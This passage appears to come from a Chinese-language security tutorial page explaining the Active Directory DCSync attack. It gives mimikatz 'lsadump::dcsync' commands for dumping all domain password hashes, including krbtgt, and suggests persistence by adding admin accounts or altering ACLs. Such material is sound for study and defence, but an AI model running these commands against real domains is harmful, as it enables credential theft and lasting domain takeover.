 # 六、在线读取 ```cmd #读取全部用户 lsadump::dcsync /domain:abc.com /all /csv #读取单个用户 lsadump::dcsync /domain:abc.com /user:administrator ```  # 七、Dcsync ## 概述 在 AD 环境中,域控制器之间需要通过目录复制服务远程协议(MS-DRSR)同步数据,确保各台域控上的账户信息、密码哈希保持一致。  DCSync攻击:攻击者一旦拥有特定的域权限,就可以伪装成一台真实的域控,向目标域控发送 DsGetNCChanges 复制请求。 目标域控认为这是正常的域内同步,就会把域内所有用户的密码哈希(包括最高权限的 krbtgt 账户哈希)通过这个请求“合法”地返回给攻击者。 哪些用户可以使用该服务: - administrators组内用户; - domain admins组内用户; - enterprise admins组内用户; - 域控制器的计算机账户; - 域控的administrator和system。 利用思路: - 找到有权限的用户,从而远程读取域控用户的信息; - 如果控制了域控,可以在域控添加一个管理员账户从而进行权限维持; - 可以添加一个普通的用户,修改ACL从而实现可以使用DCsync,进行权限维持; ## mimkatz 使用mimikatz模仿一个域控制器,从真实的域控制器中请求数据,例如用户的哈希值。 ```cmd lsadump::dcsync /domain:abc.com /all /csv ``` 
毛林
2026年11月15日 18:30
转发文档
收藏文档
上一篇
下一篇
评论(0)
登录
后可发表评论
还没有评论,来抢沙发~
手机扫码
复制链接
手机扫一扫转发分享
复制链接
Markdown文件
Word文档
PDF文档(打印)
分享
链接
类型
密码
更新密码
还没有评论,来抢沙发~